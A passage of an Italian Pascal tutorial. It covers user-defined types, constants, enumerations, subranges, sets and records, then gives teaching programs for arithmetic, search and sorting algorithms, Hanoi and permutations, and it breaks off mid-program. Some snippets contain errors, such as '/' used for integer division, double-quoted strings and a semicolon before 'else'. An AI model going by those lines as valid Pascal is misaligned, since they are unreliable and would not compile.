A questo punto, per seguire l'esempio, se si generasse una variabile di tipo «Nominativo», si otterrebbe un array di due elementi, che in realtà sono array di 80 caratteri.

```
...
var Nome : Nominativo;
...
begin
    ...
    Nome[1] := 'Pinco';
    Nome[2] := 'Pallino';
    ...
end.
```

L'esempio mostra in che modo si potrebbe usare una variabile del genere. Tuttavia, si poteva accedere anche al singolo elemento carattere, utilizzando due indici.

```
    ...
    Nome[1,1] := 'P';
    Nome[1,2] := 'i';
    Nome[1,3] := 'n';
    Nome[1,4] := 'c';
    Nome[1,5] := 'o';
    ...
end.
```

Convenzionalmente, quando si dichiara un nuovo tipo di dati, si usa l'iniziale maiuscola, per distinguerlo facilmente dagli altri tipi nativi.

293.4 Costanti

Il linguaggio Pascal offre qualcosa di simile alle costanti macro di altri linguaggi come il C. Non si tratta di un linguaggio di precompilazione, ma proprio del Pascal, anche se si tratta comunque di costanti letterali, senza la definizione di un tipo a priori.

`const` *nome_della_costante* = *valore_letterale*

La dichiarazione di queste costanti va fatta, come prevedibile, nella zona dichiarativa del programma, della procedura o della funzione. L'esempio seguente dichiara la costante «DIMENSIONE», che poi viene usata per definire la dimensione di una serie di array.

```
...
const DIMENSIONE = 11;
...
var elenco  : array[1..DIMENSIONE] of integer;
    elenco2 : array[1..DIMENSIONE] of integer;
    elenco3 : array[1..DIMENSIONE] of integer;
```

Il vantaggio di utilizzare le costanti sta nel facilitare la lettura del sorgente, nel riconoscere il significato di determinate costanti, e nel facilitare la modifica di tali valori, senza dover rileggere tutto il sorgente alla loro ricerca.

293.5 Tipo enumerativo, sottointervallo e insieme

Il linguaggio Pascal offre dei tipi di dati particolari, che non sono ancora stati descritti, il cui scopo è solo quello di facilitare il compito del programmatore.

293.5.1 Tipo enumerativo

Il tipo enumerativo, o scalare, secondo la terminologia del Pascal, è una forma di rappresentazione di un intero attraverso costanti mnemoniche. In pratica, si definisce una variabile che può assumere un elenco di valori simbolici possibili, valori che in realtà sono solo delle costanti e non hanno alcun valore verbale.

(*costante* , *costante* [, ...])

La sintassi indicata mostra il modo in cui si definisce un tipo del genere: all'interno di parentesi tonde si elencano i nomi delle costanti che possono essere assegnate a una variabile di questo tipo.

L'esempio seguente mostra la dichiarazione di una variabile scalare che può assumere i valori «VERDE», «BLU» e «ROSSO».

```
var colore : (VERDE, BLU, ROSSO);
```

L'esempio stesso dovrebbe chiarire l'utilità di questo tipo di dati: si lascia al compilatore il compito di stabilire i valori più appropriati per i simboli che possono essere associati a una variabile. Tuttavia, è importante chiarire che non è possibile visualizzare il contenuto di una variabile del genere, in quanto questo non è prevedibile.

```
if colore = VERDE then
    begin
        ...
        Writeln( "Il colore è verde" );
    end;
else
    ...
;
```

Naturalmente, questo tipo di dati si presta particolarmente per la definizione di tipi derivati, come nell'esempio seguente, dove prima si dichiara un tipo e più avanti si utilizza nella dichiarazione di una nuova variabile.

```
type Sapore = (INSIPIDO, DOLCE, SALATO, ACIDO, PICCANTE, AMARO);
...
var pietanza : Sapore;
...
```

293.5.2 Sottointervallo

Il sottointervallo è la definizione di un tipo derivato che può utilizzare solo un intervallo stabilito di valori. Questo intervallo si definisce solo con l'indicazione di due costanti dello stesso tipo, separate da due punti in sequenza.

Per esempio, per indicare la serie di numeri interi che va da uno a sette, si può utilizzare la notazione '**`1..7`**', mentre per indicare la serie delle lettere alfabetiche minuscole, si può utilizzare la notazione '**`'a'..'z'`**'.

Naturalmente, si possono indicare anche degli intervalli di un tipo enumerativo dichiarato in precedenza. Seguono alcuni esempi.

```
type Settimana = (LUNEDÌ, MARTEDÌ, MERCOLEDÌ,
                  GIOVEDÌ, VENERDÌ, SABATO, DOMENICA);

type Feriale   = LUNEDÌ..VENERDÌ;
...
var lavoro    : Feriale;
    minuscola : 'a'..'z';
...
```

Le variabili dichiarate in questo modo, ottengono dal compilatore il tipo più adatto a contenere l'informazione indicata, senza la necessità di doverlo indicare in modo esplicito.

293.5.3 Insieme

Una variabile può contenere un'informazione riferita a un insieme di elementi enumerativi. In pratica, si tratta di un tipo simile a quello enumerativo, dove ogni elemento può essere presente o meno. Si dichiara questo tipo di dati con le parole chiave '**`set of`**'. Si osservi l'esempio seguente:

```
type Settimana = (LUNEDÌ, MARTEDÌ, MERCOLEDÌ,
                  GIOVEDÌ, VENERDÌ, SABATO, DOMENICA);
...
type Lavoro    = set of Settimana;
...
var tutti     : Lavoro;
    presenze  : Lavoro;
    assenze   : Lavoro;
    altri     : Lavoro;
...
```

Le variabili '**`tutti`**', '**`presenze`**' e '**`assenze`**', definite del tipo '**`Lavoro`**', il quale a sua volta è definito come insieme di tutti i simboli del tipo '**`Settimana`**', possono contenere un sottoinsieme di tali simboli.

```
...
begin
    ...
    presenze := (LUNEDÌ, MERCOLEDÌ, VENERDÌ,
                 DOMENICA);
```

```
    ...
    tutti := (LUNEDÌ..DOMENICA);
    ...
    assenze := tutti - presenze;
    ...
    altri := assenze;
    ...
    tutti := assenze + presenze;
    ...
end.
```

L'esempio mostra alcuni modi in cui possono essere utilizzate le variabili contenenti insiemi e quali espressioni si possono realizzare. In pratica:

- due variabili dello stesso tipo di insieme possono essere assegnate l'una nell'altra;
- due variabili dello stesso tipo di insieme possono essere sommate, generando un insieme risultato dell'unione dei due;
- tra due variabili dello stesso tipo di insieme può essere indicata una sottrazione, con la quale si genera un insieme risultato dall'eliminazione degli elementi presenti nella seconda variabile.

A parte gli assegnamenti che possono essere fatti alle variabili contenenti un insieme, è poi necessario poter verificare il contenuto di tali variabili, con istruzioni apposite. Per questo si usa la parola chiave '**`in`**'. L'esempio seguente dovrebbe essere autoesplicativo.

```
    if LUNEDÌ in presenze then begin
        ...
        ...
    end;
    if MARTEDÌ in presenze then begin
        ...
        ...
    end;
```

Un insieme può essere definito anche come gruppo di valori di un intervallo, come nell'esempio seguente in cui si definisce un tipo nuovo che rappresenta l'insieme delle lettere minuscole.

```
type Lettere    = set of 'a'..'z';
```

Nello stesso modo, si può utilizzare la parola chiave '**`in`**' per verificare che un valore appartenga a un insieme definito in forma di intervallo.

```
if iniziale in 'a'..'z' then begin
    ...
end;
```

293.6 Record

Il record è un tipo di dati composto dall'insieme di altri tipi, ognuno con una sua denominazione. L'esempio seguente mostra in che modo possano essere creati tipi nuovi definiti come record.

```
type Datario =
    record
        anno    : integer;
        mese    : integer;
        giorno  : integer;
    end;

type Anagrafico =
    record
```

```
        cognome : array[1..40] of char;
        nome    : array[1..40] of char;
        luogo   : array[1..40] of char;
        data    : Datario;
    end;
```

L'esempio vuole mostrare la creazione di un record anagrafico con tutti i dati (riferiti alla nascita) che permettono di identificare una persona. Si può osservare che la data (di nascita) è stata definita come tipo '**`Datario`**', che a sua volta è un altro record.

Quando si dichiara una variabile come tipo record, si pone il problema di accedere ai vari elementi di questo. Per farlo si usa l'operatore punto ('**`.`**'). Si osservi l'esempio seguente, in cui si dichiara un array di dati anagrafici e quindi si assegnano i valori per il primo elemento di questo array.

```
...
var anagrafe : array[1..10] of Anagrafico;
...
begin
    ...
    anagrafe[1].cognome         := 'Pallino';
    anagrafe[1].nome            := 'Pinco';
    anagrafe[1].luogo           := 'Sferopoli';
    anagrafe[1].data.anno       := 1990;
    anagrafe[1].data.mese       := 1;
    anagrafe[1].data.giorno     := 31;
    ...
end;
```

Come si può osservare, per inserire le informazioni sulla data di nascita, è stato necessario usare due volte il punto per accedere agli elementi del sottorecord '**`data`**'.

Una variabile definita come record può ricevere l'assegnamento in blocco di un'altra variabile record, purché dello stesso tipo.

293.6.1 With

Quando si utilizzano frequentemente i record, potrebbe essere conveniente specificare che in una porzione di codice sorgente si vuole fare riferimento a elementi di una variabile determinata. Si osservi l'esempio seguente, che è una variante di quanto già visto in precedenza.

```
...
var anagrafe : array[1..10] of Anagrafico;
...
begin
    ...
    with anagrafe[1] do begin
        cognome         := 'Pallino';
        nome            := 'Pinco';
        luogo           := 'Sferopoli';
        data.anno       := 1990;
        data.mese       := 1;
        data.giorno     := 31;
    end;
    ...
end;
```

Il significato dovrebbe essere evidente: nell'intervallo delimitato dalle parole chiave '**`begin`**' '**`end`**', tutti i nomi si riferiscono a elementi di '**`anagrafe[1]`**'.

293.7 Riferimenti

• Gordon Dodrill, *Pascal Language Tutorial*
<*http://www8.silversand.net/techdoc/pascal/paslist.htm*>

Pascal: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

294.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in Pascal. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

294.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è stato descritto nella sezione 282.2.1.

```
(* ================================================================= *)
(* Somma.pas                                                         *)
(* Somma esclusivamente valori positivi.                             *)
(* ================================================================= *)
program Sommare;

var     x       : integer;
        y       : integer;
        z       : integer;
```

```
(* ================================================================== *)
(* somma( <x>, <y> )                                                  *)
(* ------------------------------------------------------------------ *)
function somma( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := x;

    for i := 1 to y do begin
        z := z+1;
    end;

    somma := z;

end;

(* ================================================================== *)
(* Inizio del programma.                                              *)
(* ------------------------------------------------------------------ *)
begin

    Writeln;
    Write( ’Inserisci il primo numero intero positivo: ’ );
    Readln( x );
    Write( ’Inserisci il secondo numero intero positivo: ’ );
    Readln( y );

    z := somma( x, y );

    Write( x, ’ + ’, y, ’ = ’, z );

end.

(* ================================================================== *)
```

In alternativa si può tradurre il ciclo ‘**`for`**’ in un ciclo ‘**`while`**’.

```
function somma( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := x;
    i := 1;

    while i <= y do begin
        z := z+1;
        i := i+1;
    end;

    somma := z;

end;
```

294.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è stato descritto nella sezione 282.2.2.

```
(* ================================================================= *)
(* Moltiplica.pas                                                    *)
(* Moltiplica esclusivamente valori positivi.                        *)
(* ================================================================= *)
program Moltiplicare;

var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================= *)
(* moltiplica( <x>, <y> )                                            *)
(* ----------------------------------------------------------------- *)
function moltiplica( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 0;

    for i := 1 to y do begin
        z := z+x;
    end;

    moltiplica := z;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := moltiplica( x, y );

    Write( x, ' * ', y, ' = ', z );

end.

(* ================================================================= *)
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
function moltiplica( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 0;
    i := 1;
```

```
    while i <= y do begin
        z := z+x;
        i := i+1;
    end;

    moltiplica := z;

end;
```

294.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è stato descritto nella sezione 282.2.3.

```
(* ================================================================= *)
(* Dividi.pas                                                        *)
(* Divide esclusivamente valori positivi.                            *)
(* ================================================================= *)
program Dividere;

var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================= *)
(* dividi( <x>, <y> )                                                *)
(* ----------------------------------------------------------------- *)
function dividi( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 0;
    i := x;

    while i >= y do begin
        i := i - y;
        z := z+1;
    end;

    dividi := z;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := dividi( x, y );

    Write( x, ' / ', y, ' = ', z );

end.
(* ================================================================= *)
```

294.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è stato descritto nella sezione 282.2.4.

```
(* ================================================================= *)
(* Exp.pas                                                           *)
(* Eleva a potenza.                                                  *)
(* ================================================================= *)
program Potenza;

var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================= *)
(* exp( <x>, <y> )                                                   *)
(* ----------------------------------------------------------------- *)
function exp( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 1;

    for i := 1 to y do begin
        z := z * x;
    end;

    exp := z;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := exp( x, y );

    Write( x, ' ** ', y, ' = ', z );

end.
(* ================================================================= *)
```

In alternativa si può tradurre il ciclo '**for**' in un ciclo '**while**'.

```
(* ================================================================= *)
(* exp( <x>, <y> )                                                   *)
(* ----------------------------------------------------------------- *)
function exp( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 1;
```

```
    i := 1;

    while i <= y do begin
        z := z * x;
        i := i+1;
    end;

    exp := z;

end;
```

È possibile usare anche un algoritmo ricorsivo.

```
function exp( x : integer; y : integer ) : integer;

begin

    if x = 0 then
        begin
            exp := 0;
        end
    else if y = 0 then
        begin
            exp := 1;
        end
    else
        begin
            exp := ( x * exp(x, y-1) );
        end
    ;

end;
```

294.1.5 Radice quadrata

Il problema della radice quadrata è stato descritto nella sezione 282.2.5.

```
(* ================================================================= *)
(* Radice.pas                                                        *)
(* Radice quadrata.                                                  *)
(* ================================================================= *)
program RadiceQuadrata;

var     x       : integer;
        z       : integer;

(* ================================================================= *)
(* radice( <x> )                                                     *)
(* ----------------------------------------------------------------- *)
function radice( x : integer; ) : integer;

var     z       : integer;
        t       : integer;
        ciclo   : boolean;

begin

    z := 0;
    t := 0;
    ciclo := TRUE;

    while ciclo do begin

        t := z * z;

        if t > x then
```

```
            begin
                z := z-1;
                radice := z;
                ciclo := FALSE;
            end
        ;

        z := z+1;

    end;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il numero intero positivo: ' );
    Readln( x );

    z := radice( x );

    Writeln( 'La radice di ', x, ' e'' ', z );

end.
(* ================================================================= *)
```

294.1.6 Fattoriale

Il problema del fattoriale è stato descritto nella sezione 282.2.6.

```
(* ================================================================= *)
(* Fact.pas                                                          *)
(* Fattoriale.                                                       *)
(* ================================================================= *)
program Fattoriale;

var     x       : integer;
        z       : integer;

(* ================================================================= *)
(* fact( <x> )                                                       *)
(* ----------------------------------------------------------------- *)
function fact( x : integer ) : integer;

var     i       : integer;

begin

    i := x - 1;

    while i > 0 do begin

        x := x * i;
        i := i-1;

    end;

    fact := x;

end;

(* ================================================================= *)
```

```
(* Inizio del programma.                                            *)
(* ---------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il numero intero positivo: ' );
    Readln( x );

    z := fact( x );

    Writeln( 'Il fattoriale di ', x, ' e'' ', z );

end.

(* ================================================================ *)
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo.

```
function fact( x : integer ) : integer;

begin

    if x > 1 then
        begin
            fact := ( x * fact( x - 1 ) )
        end
    else
        begin
            fact := 1
        end
    ;

end;
```

294.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è stato descritto nella sezione 282.2.7.

```
(* ================================================================ *)
(* MCD.pas                                                          *)
(* Massimo Comune Divisore.                                         *)
(* ================================================================ *)
program MassimoComuneDivisore;

var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================ *)
(* mcd( <x>, <y> )                                                  *)
(* ---------------------------------------------------------------- *)
function mcd( x : integer; y : integer ) : integer;

begin

    while x <> y do begin

        if x > y then
            begin
                x := x - y;
            end
        else
            begin
                y := y - x;
            end
```

```
        ;

    end;

    mcd := x;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := mcd( x, y );

    Write( 'Il massimo comune divisore tra ', x, ' e ', y, ' e'' ', z );

end.

(* ================================================================= *)
```

294.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è stato descritto nella sezione 282.2.8.

```
(* ================================================================= *)
(* Primo.pas                                                         *)
(* ================================================================= *)
program NumeroPrimo;

var     x       : integer;

(* ================================================================= *)
(* primo( <x> )                                                      *)
(* ----------------------------------------------------------------- *)
function primo( x : integer ) : boolean;

var     np      : boolean;
        i       : integer;
        j       : integer;

begin

    np := TRUE;
    i := 2;

    while (i < x) AND np do begin

        j := x / i;
        j := x - (j * i);

        if j = 0  then
            begin
                np := FALSE;
            end
        else
            begin
                i := i+1;
```

```
            end
        ;

    end;

    primo := np;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci un numero intero positivo: ' );
    Readln( x );

    if primo( x ) then
        begin
            Writeln( 'E'' un numero primo' );
        end
    else
        begin
            Writeln( 'Non e'' un numero primo' );
        end
    ;

end.
(* ================================================================= *)
```

294.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in Pascal. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto descritto nel capitolo 282.

Per semplicità, gli esempi mostrati fanno uso di array dichiarati globalmente, che come tali sono accessibili alle procedure e alle funzioni senza necessità di farne riferimento all'interno delle chiamate.

294.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è stato descritto nella sezione 282.3.1.

```
(* ================================================================= *)
(* RicercaSeq.pas                                                    *)
(* Ricerca sequenziale.                                              *)
(* ================================================================= *)
program RicercaSequenziale;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        x       : integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* ricercaseq( <x>, <ele-inf>, <ele-sup> )                           *)
(* ----------------------------------------------------------------- *)
```

```
function ricercaseq( x : integer; a : integer; z : integer ) : integer;

var     i       : integer;

begin

    (* ------------------------------------------------------------ *)
    (* Se l'elemento non viene trovato, il valore -1 segnala         *)
    (* l'errore.                                                      *)
    (* ------------------------------------------------------------ *)
    ricercaseq := -1;

    (* ------------------------------------------------------------ *)
    (* Scandisce l'array alla ricerca dell'elemento.                *)
    (* ------------------------------------------------------------ *)
    for i := a to z do begin

        if x = lista[i] then
            begin
                ricercaseq := i;
            end
        ;

    end;

end;

(* ================================================================ *)
(* Inizio del programma.                                            *)
(* ---------------------------------------------------------------- *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );

    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    Writeln( 'Inserire il valore da cercare' );
    Readln( x );

    i := ricercaseq( x, 1, z );

    Writeln( 'Il valore cercato si trova nell''elemento', i );

end.
(* ================================================================ *)
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
function ricercaseq( x : integer; a : integer; z : integer ) : integer;

begin

    if a > z then
        begin
```

```
            (* ---------------------------------------------------- *)
            (* La corrispondenza non è stata trovata.               *)
            (* ---------------------------------------------------- *)
            ricercaseq := -1;
        end
    else if x = lista[a] then
        begin
            ricercaseq := a;
        end
    else
        begin
            ricercaseq := ricercaseq( x, a+1, z);
        end
    ;

end;
```

294.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è stato descritto nella sezione 282.3.2.

```
(* ================================================================= *)
(* RicercaBin.pas                                                    *)
(* Ricerca binaria.                                                  *)
(* ================================================================= *)
program RicercaBinaria;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        x       : integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* ricercabin( <x>, <ele-inf>, <ele-sup> )                           *)
(* ----------------------------------------------------------------- *)
function ricercabin( x : integer; a : integer; z : integer ) : integer;

var     m       : integer;

begin

    (* ------------------------------------------------------------- *)
    (* Determina l'elemento centrale.                                *)
    (* ------------------------------------------------------------- *)
    m := ( a + z ) / 2;

    if m < a then
        begin

            (* ---------------------------------------------------- *)
            (* Non restano elementi da controllare.                 *)
            (* ---------------------------------------------------- *)
            ricercabin := -1;
        end
    else if x < lista[m] then
        begin

            (* ---------------------------------------------------- *)
            (* Si ripete la ricerca nella parte inferiore.          *)
            (* ---------------------------------------------------- *)
            ricercabin := ricercabin( x, a, m-1 );
        end
    else if x > lista[m] then
```

```
        begin

            (* -------------------------------------------------- *)
            (* Si ripete la ricerca nella parte superiore.          *)
            (* -------------------------------------------------- *)
            ricercabin := ricercabin( x, m+1, z );
        end
    else
        begin

            (* -------------------------------------------------- *)
            (* m rappresenta l'indice dell'elemento cercato.        *)
            (* -------------------------------------------------- *)
            ricercabin := m;
        end
    ;

end;

(* ================================================================ *)
(* Inizio del programma.                                            *)
(* ---------------------------------------------------------------- *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );

    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    Writeln( 'Inserire il valore da cercare' );
    Readln( x );

    i := ricercabin( x, 1, z );

    Writeln( 'Il valore cercato si trova nell''elemento', i );

end.
(* ================================================================ *)
```

294.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in Pascal. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

294.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 282.4.1. Viene mostrata prima una soluzione iterativa e successivamente la funzione '**`bsort`**' in versione ricorsiva.

```
(* ================================================================= *)
(* BSort.pas                                                         *)
(* ================================================================= *)
program BubbleSort;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* bsort( <ele-inf>, <ele-sup> )                                     *)
(* ----------------------------------------------------------------- *)
procedure bsort( a : integer; z : integer );

var     scambio : integer;
        j       : integer;
        k       : integer;

begin

    (* ------------------------------------------------------------- *)
    (* Inizia il ciclo di scansione dell'array.                      *)
    (* ------------------------------------------------------------- *)
    for j := a to ( z-1 ) do begin

        (* --------------------------------------------------------- *)
        (* Scansione interna dell'array per collocare nella          *)
        (* posizione j l'elemento giusto.                            *)
        (* --------------------------------------------------------- *)
        for k := ( j+1 ) to z do begin

            if lista[k] < lista[j] then
                begin

                    (* --------------------------------------------- *)
                    (* Scambia i valori.                             *)
                    (* --------------------------------------------- *)
                    scambio := lista[k];
                    lista[k] := lista[j];
                    lista[j] := scambio;
                end
            ;

        end;
    end;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
        begin
```

```
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );

    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    bsort( 1, z );

    Writeln( 'Array ordinato:' );

    for i := 1 to z do begin
        Write( lista[i] );
    end;

end.
(* ================================================================= *)
```

Segue la procedura '**bsort**' in versione ricorsiva.

```
procedure bsort( a : integer; z : integer );

var     scambio : integer;
        k       : integer;

begin

    if a < z then
        begin

            (* --------------------------------------------------- *)
            (* Scansione interna dell'array per collocare nella      *)
            (* posizione j l'elemento giusto.                        *)
            (* --------------------------------------------------- *)
            for k := ( a+1 ) to z do begin

                if lista[k] < lista[a] then
                    begin

                        (* ----------------------------------------- *)
                        (* Scambia i valori.                         *)
                        (* ----------------------------------------- *)
                        scambio := lista[k];
                        lista[k] := lista[a];
                        lista[a] := scambio;
                    end
                ;

            end;

            bsort( a+1, z );

        end
    ;

end;
```

294.3.2 Torre di Hanoi

Il problema della torre di Hanoi è stato descritto nella sezione 282.4.2.

```
(* ================================================================= *)
(* Hanoi.pas                                                         *)
(* Torre di Hanoi.                                                   *)
(* ================================================================= *)
program TorreHanoi;

var     n       : integer;
        p1      : integer;
        p2      : integer;

(* ================================================================= *)
(* hanoi( <n>, <p1>, <p2> )                                          *)
(* ----------------------------------------------------------------- *)
procedure hanoi( n : integer; p1 : integer; p2 : integer );

begin

    if n > 0 then
        begin
            hanoi( n-1, p1, 6-p1-p2 );

            Writeln(
                ’Muovi l’’anello ’, n:1,
                ’ dal piolo ’, p1:1,
                ’ al piolo ’, p2:1
            );

            hanoi( n-1, 6-p1-p2, p2 );
        end
    ;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( ’Inserisci il numero di anelli: ’ );
    Readln( n );
    Write( ’Inserisci il piolo iniziale: ’ );
    Readln( p1 );
    Write( ’Inserisci il piolo finale: ’ );
    Readln( p2 );

    hanoi( n, p1, p2 );

end.
(* ================================================================= *)
```

294.3.3 Quicksort

L’algoritmo del Quicksort è stato descritto nella sezione 282.4.3.

```
(* ================================================================= *)
(* QSort.pas                                                         *)
(* ================================================================= *)
program QuickSort;

const   DIM     = 100;
```

```
var     lista   : array[1..DIM] of integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* part( <ele-inf>, <ele-sup> )                                      *)
(* ----------------------------------------------------------------- *)
function part( a : integer; z : integer ) : integer;

var     scambio : integer;
        i       : integer;
        cf      : integer;
        loop1   : boolean;
        loop2   : boolean;
        loop3   : boolean;

begin

    (* ------------------------------------------------------------- *)
    (* Si assume che a sia inferiore a z.                            *)
    (* ------------------------------------------------------------- *)
    i := a+1;
    cf := z;

    (* ------------------------------------------------------------- *)
    (* Inizia il ciclo di scansione dell'array.                      *)
    (* ------------------------------------------------------------- *)
    loop1 := TRUE;
    while loop1 do begin

        loop2 := TRUE;
        while loop2 do begin

            (* ----------------------------------------------------- *)
            (* Sposta i a destra.                                    *)
            (* ----------------------------------------------------- *)
            if ( lista[i] > lista[a] ) OR ( i >= cf ) then
                begin
                    loop2 := FALSE;
                end
            else
                begin
                    i := i+1;
                end
            ;

        end;

        loop3 := TRUE;
        while loop3 do begin

            (* ----------------------------------------------------- *)
            (* Sposta cf a sinistra.                                 *)
            (* ----------------------------------------------------- *)
            if lista[cf] <= lista[a] then
                begin
                    loop3 := FALSE;
                end
            else
                begin
                    cf := cf-1;
                end
            ;

        end;
```

```
        if cf <= i then
            begin

                (* ----------------------------------------------- *)
                (* è avvenuto l'incontro tra i e cf.               *)
                (* ----------------------------------------------- *)
                loop1 := FALSE;
            end
        else
            begin

                (* ----------------------------------------------- *)
                (* Vengono scambiati i valori.                     *)
                (* ----------------------------------------------- *)
                scambio := lista[cf];
                lista[cf] := lista[i];
                lista[i] := scambio;

                i := i+1;
                cf := cf-1;
            end
        ;
    end;

    (* ------------------------------------------------------------- *)
    (* A questo punto, lista[a..z] è stata ripartita e cf è la       *)
    (* collocazione finale.                                          *)
    (* ------------------------------------------------------------- *)
    scambio := lista[cf];
    lista[cf] := lista[a];
    lista[a] := scambio;

    (* ------------------------------------------------------------- *)
    (* In questo momento, lista[cf] è un elemento (un valore) nella  *)
    (* posizione giusta.                                             *)
    (* ------------------------------------------------------------- *)
    part := cf

end;

(* ================================================================= *)
(* quicksort( <ele-inf>, <ele-sup> )                                 *)
(* ----------------------------------------------------------------- *)
procedure quicksort( a : integer; z : integer );

var     cf      : integer;

begin

    if z > a then
        begin
            cf := part( a, z );
            quicksort( a, cf-1 );
            quicksort( cf+1, z );
        end
    ;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
```

```
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );

    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    quicksort( 1, z );

    Writeln( 'Array ordinato:' );

    for i := 1 to z do begin
        Write( lista[i] );
    end;

end.
(* ================================================================= *)
```

294.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è stato descritto nella sezione 282.4.4.

```
(* ================================================================= *)
(* Permuta.pas                                                       *)
(* ================================================================= *)
program Permutazioni;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* permuta( <ele-inf>, <ele-sup>, <elementi-totali> )               *)
(* ----------------------------------------------------------------- *)
function permuta( a : integer; z : integer; elementi : integer ) : integer;

var     scambio : integer;
        k       : integer;
        i       : integer;

begin

    (* ------------------------------------------------------------- *)
    (* Se il segmento di array contiene almeno due elementi,         *)
    (* si procede.                                                   *)
    (* ------------------------------------------------------------- *)
    if ( z-a ) >= 1 then
        begin

            (* ----------------------------------------------------- *)
            (* Inizia il ciclo di scambi tra l'ultimo elemento e     *)
            (* uno degli altri contenuti nel segmento di array.      *)
            (* ----------------------------------------------------- *)
            k := z;
            while k >= a do begin
```

```
                (* ------------------------------------------------- *)
                (* Scambia i valori.                                 *)
